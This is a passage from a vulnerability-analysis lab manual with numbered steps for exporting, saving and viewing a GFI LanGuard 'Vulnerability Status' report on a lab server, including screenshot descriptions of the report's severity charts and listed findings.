
The screenshot shows the GFI LanGuard interface with the 'Vulnerability Status' report selected. The right pane displays the report details. A dropdown menu is open, showing options: PDF File (checked), HTML File (highlighted), MHT File, RTF File, XLS File, and XLSX File. The report description states: 'Shows statistical information related to the vulnerabilities detected on target computers. Vulnerabilities can be grouped by computer name, timestamp and category.' The report was generated on 3/31/2022 11:06:54 PM by Administrator. Advanced settings include: Report items (All), Target (SERVER2019), Grouped by ('Computer' - Ascending AND 'Vulnerability Severity'), and Sorted by ('Vulnerability Timestamp' - Ascending). A status bar at the bottom indicates 'Page 1 of 8' and '100%'.

Module 05 – Vulnerability Analysis

48. The **HTML Export Options** window appears; leave the settings to default and click **OK**.



49. The **Save As** window appears; set the download location to **Desktop**. Rename the file to **Vulnerability Status Report.html** and click **Save**.




50. The **GFI LanGuard** pop-up appears; click **Yes** to open the file.




Module 05 – Vulnerability Analysis

Note: If the **How do you want to open this file?** pop-up, select any web browser (here, **Chrome**) and click **OK**.

51. The **Vulnerability Status** report appears; you can scroll down to view detailed information regarding discovered vulnerabilities.



The screenshot shows the initial 'Vulnerability Status' report page. It includes fields for 'Description' (statistical information about detected vulnerabilities), 'Generated on' (3/31/2022 11:06:54 PM), 'Generated by' (Administrator), and 'Advanced Settings' for 'Report items' (All) and 'Target' (SERVER2019). The 'Grouped by' and 'Sorted by' options are also listed.



The screenshot shows the detailed 'Vulnerability Status' report. It features a donut chart titled 'Vulnerability Distribution by Severity' with segments: High (5%), Medium (0%), Low (15%), and Potential (61%). Below the chart is a table for 'Vulnerability Distribution by Computer' showing counts for SERVER2019. A second donut chart for SERVER2019 shows the same distribution. Under the heading 'High', a table lists specific vulnerabilities: 'AutoRun is enabled' (Timestamp: 2007-05-10) and 'OVAL-22538: A router or firewall allows source routed packets from arbitrary hosts (CVE-1999-0510)' (Timestamp: 2014-03-13).

52. This concludes the demonstration of scanning network vulnerabilities using GFI LanGuard.
53. Close all open windows and document all the acquired information.
54. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.

